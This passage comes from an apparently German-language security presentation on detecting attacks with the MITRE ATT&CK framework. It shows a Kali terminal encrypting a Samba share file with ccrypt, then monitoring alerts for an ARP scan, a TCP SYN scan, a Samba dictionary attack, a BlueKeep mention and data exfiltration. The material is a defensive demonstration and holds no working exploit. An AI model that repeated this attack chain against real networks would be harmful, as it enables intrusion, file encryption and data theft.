
```
root@kali: /home/noten... 03:52 PM 84%
root@kali: /home/notender/Samba
root@kali: /home/notender/Samba 211x50
root@kali: /home/notender/Samba# ls -l
total 1464320
-rwxr-xr-x 1 root root 2003321044 Mar 11 15:07 lorem_long.txt
-rwxr-xr-x 1 root root 252515537 Mar 11 15:05 lorem_short.txt
root@kali: /home/notender/Samba# tail -n 3 lorem_short.txt
Ut eu diam at pede suscipit sodales. Aenean lectus elit, fermentum non, convallis id, sagittis at, neque. Nullam mauris orci, aliquet et, iaculis et, viverra vitae, ligula. Nulla ut felis in purus aliquam imperd
iet. Maecenas aliquet mollis lectus. Vivamus consectetur risus et tortor. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer nec odio. Praesent libero. Sed cursus ante dapibus diam. Sed nisi.
root@kali: /home/notender/Samba# cccrypt -S .enc -e lorem_short.txt
Enter encryption key:
Enter encryption key: (repeat)
root@kali: /home/notender/Samba# ls -l
total 1464320
-rwxr-xr-x 1 root root 2003321044 Mar 11 15:07 lorem_long.txt
-rwxr-xr-x 1 root root 252515569 Mar 11 15:05 lorem_short.txt.enc
root@kali: /home/notender/Samba# tail -n 3 lorem_short.txt.enc
0K000!0030u/0pP039hwqx<0i0S0=0000|_000[\0ir{00n00000 0V00.+00k00t0}00<0dn00TT%0000000W0M
0000000g"U;0uI0s
g00u&V00A
0b0x000}B00[0_0_0)@0800>00000-010r0000k00C0E0vF0ot00?000d0T00p00M*000\0Z,jüDI]00^000^00
00A00[00030K00[000B0n00f0p0 ]000
e-0000j/0b000<0o00I0]40NU0an0
JH000|:00k0]n*00800Z00@00jx00I!+0/root@kali: /home/notender/Samba# u00DT00000+<E0
root@kali: /home/notender/Samba#
```

Ergebnisse bei Nicht-Erkennung

Mögliche öffentliche Exposition



Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework



ARP-Scan

Quelle 192.168.1.50, Aufzählung der aktiven Nachbar-Hosts im Netz

Date: Last 7 days | **Perspective:** Security issues | **Source IP:** | **Targets:** | MORE FILTERS...

VIEW: SIMPLE LIST | BY HOSTS | AGGREGATED VIEW | **EVENT #54**

Type: Port scanning (SCANS)
Detail: ARP scan (attempts with response: 3, attempts without response: 254, targets: 255).

Timestamp: 2020-03-16 07:51:18 | **Event source:** 192.168.1.50 (unknown) - | **Probability:** 100 %
First flow: 2020-03-16 07:51:18 | **Captured source hostname:** N/A | **False positive:** No
MAC address: 08:00:27:13:b3:a1 - | **Detected by instance:** Default
User identity: N/A | **Data feed:** Default

TARGETS (255) | COMMENTS (0) | CATEGORIES (0) | EVENT EVIDENCE | RELATED IDS EVENTS (2)

ALL TARGETS | BY COUNTRY | BY IP

192.168.1.222 (unknown) -	192.168.1.202 (unknown) -	192.168.1.73 (unknown) -	192.168.1.214 (unknown) -	192.168.1.85 (unknown) -	192.168.1.227 (unknown) -
192.168.1.196 (unknown) -	192.168.1.255 (unknown) -	192.168.1.124 (unknown) -	192.168.1.99 (unknown) -	192.168.1.224 (unknown) -	192.168.1.127 (unknown) -
192.168.1.252 (unknown) -	192.168.1.138 (unknown) -	192.168.1.74 (unknown) -	192.168.1.201 (unknown) -	192.168.1.86 (unknown) -	192.168.1.213 (unknown) -
192.168.1.134 (unknown) -	192.168.1.131 (unknown) -	192.168.1.159 (unknown) -	192.168.1.170 (unknown) -	192.168.1.53 (unknown) -	192.168.1.182 (unknown) -
192.168.1.121 (unknown) -	192.168.1.169 (unknown) -	192.168.1.181 (unknown) -	192.168.1.54 (unknown) -	192.168.1.17 (unknown) -	192.168.1.5 (unknown) -
192.168.1.128 (unknown) -	192.168.1.156 (unknown) -	192.168.1.136 (unknown) -	192.168.1.44 (unknown) -	192.168.1.148 (unknown) -	192.168.1.161 (unknown) -


Vertikaler TCP SYN

Scan gegen 3 entdeckte Ziele, um ausnutzbare Dienste zu finden

The screenshot displays a network security monitoring interface. At the top, there are filter options for Date (Last 7 days), Perspective (Security issues), Source IP, and Targets. Below these are view options: SIMPLE LIST, BY HOSTS, AGGREGATED VIEW, and a selected 'EVENT #55' button. The main content area shows event details for a 'Port scanning (SCANS)' event. The detail includes a description: 'vertical TCP SYN scan (attempts with response: 194, attempts without response: 662, targets: 3, port(s): 255, 444, 465, 514, 1024, 1027, 1029, 1033, 1037, 1038, 1041, 1048, 1058, 1064, 3000, 5000, 5901, 8081, 9000, 10001, ...)'. It also lists metadata such as Timestamp (2020-03-16 07:51:20), First flow (2020-03-16 07:51:20), Event source (192.168.1.50), Captured source hostname (N/A), MAC address (08:00:27:13:b3:a1), and User identity (N/A). On the right, there are fields for Probability (100%), False positive (No), Detected by instance (Default), and Data feed (Default). Below the details are tabs for TARGETS (3), COMMENTS (0), CATEGORIES (0), EVENT EVIDENCE (selected), and RELATED IDS EVENTS (2). A bar chart titled 'Flow count in relation to Destination IP' shows the number of flows for four destination IPs: 192.168.1.1 (330), 192.168.1.2 (200), 192.168.1.3 (335), and 192.168.1.50 (3). The chart is accompanied by links to 'Save as a text file' and 'Query the Monitoring Center'. At the bottom right, there are filters for 'Filter flows' and 'Show all flows' with an 'APPLY' button.

Destination IP	Flow count
192.168.1.1	330
192.168.1.2	200
192.168.1.3	335
192.168.1.50	3

Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework



Samba Brute-Force-Angriff

Quelle 192.168.1.50 > Ziel 192.168.1.2, Brute-Force-Angriff auf Benutzeranmeldeinformationen


The screenshot displays a security dashboard interface. At the top, there are filter controls for Date (Last 7 days), Perspective (Security issues), Source IP, and Targets. Below these are view options: SIMPLE LIST, BY HOSTS, AGGREGATED VIEW, and a selected tab for EVENT #56. The main content area shows event details for a Dictionary attacks (DICTATTACK). The detail includes a description: SAMBA dictionary attack, attempts: 2 003, ports: 139,445, attack duration: 29.382 seconds, average time between attempts: .015 seconds. Below this is a table of metadata:

Timestamp:	2020-03-16 07:51:20	Event source:	192.168.1.50 (unknown)	Probability:	100 %
First flow:	2020-03-16 07:51:20	Captured source hostname:	N/A	False positive:	No
		MAC address:	08:00:27:13:b3:a1	Detected by instance:	Default
		User identity:	N/A	Data feed:	Default


Below the table are navigation tabs: TARGETS (1), COMMENTS (0), CATEGORIES (0), EVENT EVIDENCE, and RELATED IDS EVENTS (2). Under the TARGETS (1) tab, there are sub-tabs: ALL TARGETS, BY COUNTRY, and BY IP. The ALL TARGETS sub-tab shows a single target: 192.168.1.2 (unknown).

Erkennung von Eskalationen

RDP-Angriff über Bluekeep-Schwachstelle (CVE-2019-0708)



Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework



Hoher Datentransfer festgestellt

Angreifer beginnt, sensible Unternehmensdaten vom Server 192.168.1.2 zu exfiltrieren


The screenshot displays a network monitoring dashboard. At the top, a navigation sidebar contains icons for settings, a list, and information. The main content area shows an event summary for 'High volume of transferred data (HIGHTRANSF)'. The event details include a timestamp of 2020-03-16 08:00:00, a first flow at 2020-03-16 07:59:17, and a total transfer of 1.92 GiB. The event source is identified as 192.168.1.50 